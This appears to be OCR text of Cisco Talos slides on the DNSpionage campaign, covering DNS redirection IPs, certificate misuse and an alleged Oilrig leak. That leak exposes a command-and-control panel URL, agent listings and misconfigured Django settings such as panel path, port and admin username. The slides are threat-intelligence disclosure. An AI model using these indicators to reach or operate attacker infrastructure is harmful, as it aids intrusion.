- Within the DNSpionage attack lies DNS redirection:
  - 185.20.184.138
  - 185.161.211.72
  - 185.20.187.8
- All three hosts were located in DeltaHost in Holland.
- These IPs were used for the creation of LetsEncrypt certificates – this was most likely used for trying to perform MiTM attacks.

DNSpionage Methodology


Stealing Credentials to Change DNS Records



Talos

DNS Redirection

185.161.211.72



Sep 13: Domain A

05:37:54
LetsEncrypt certificate

06:39:39
Redirection in our Passive DNS

Sep 15: Domain B

Sep 24: Domain C


Nov 6: Domain D

Nov 14: Domain E

Nov 28: Domain F

DNS Redirection

2 years of activities



Talos
Cisco Security Research

DNS Redirection

- Few statistics
  - More than 25 identified redirections
  - 2 years of activities
  - A peak during 2018 Q4
  - More than 10 countries
  - Public & private sectors
  - Mainly in Middle-East … few in EU/USA


Alleged Oilrig leak

Oilrig leak

- Let’s speak a bit about Oilrig leak
- A leak appeared online in March/April 2019
- Several tools + victims + screenshots
- No source code of DNSpionage panel (or Karkoff the new DNSpionage malware)
- But….

Talos
Cisco Security Research

Oilrig leak



142.234.157.21/Th!swasP@NEl/panel/

Auto refresh: Disabled

Agents


All agents connected to Scarecrow!

Active *Sleep* *Lost* *Hidden*

Search:

Display Name	IP	Country	Computer Name	Domain	User	LastSeen	Status
[redacted]	[redacted]	Lebanon	[redacted]	[redacted]	[redacted]	about 1 minutes ago	Active
[redacted]	[redacted]	Lebanon	[redacted]	[redacted]	[redacted]	about 2 minutes ago	Active
[redacted]	[redacted]	France	[redacted]	[redacted]	[redacted]	about 2 minutes ago	Active
[redacted]	[redacted]	Lebanon	[redacted]	[redacted]	[redacted]	about 3 minutes ago	Active
[redacted]	[redacted]	Lebanon	[redacted]	[redacted]	[redacted]	about 3 minutes ago	Active
[redacted]	[redacted]	Lebanon	[redacted]	[redacted]	[redacted]	about 8 minutes ago	Active
[redacted]	[redacted]	Lebanon	[redacted]	[redacted]	[redacted]	about 9 minutes ago	Active
[redacted]	[redacted]	Lebanon	[redacted]	[redacted]	[redacted]	about 10 minutes ago	Active

Oilrig leak




142.234.157.21/Th!swasP@NEI/panel/

All agents connected to Scarecrow!

The panel path is /Th!swasP@NEI

Oilrig leak

- The DNSpionage C2 Django misconfiguration:



Var Name	Value	Comment
LOGIN_URL	/accounts/login/	
MAGIC_WORD	microsoft	Unknown
PANEL_PATH	/Th!sIsP@NeL	
PANEL_PORT	:7070	
PANEL_USER_NAME	admin	
DATABASES	/root/relayHttps/db.sqlite3	
SERVER_PORT	:8083	
SERVER_URL	https://185.20.184[.]157	Leaked IP, unknown usage

Table 7: Settings leaked due to a misconfigured Django instance.

The panel path is /Th!sIsP@NEl

*credit Lastline

Oilrig leak

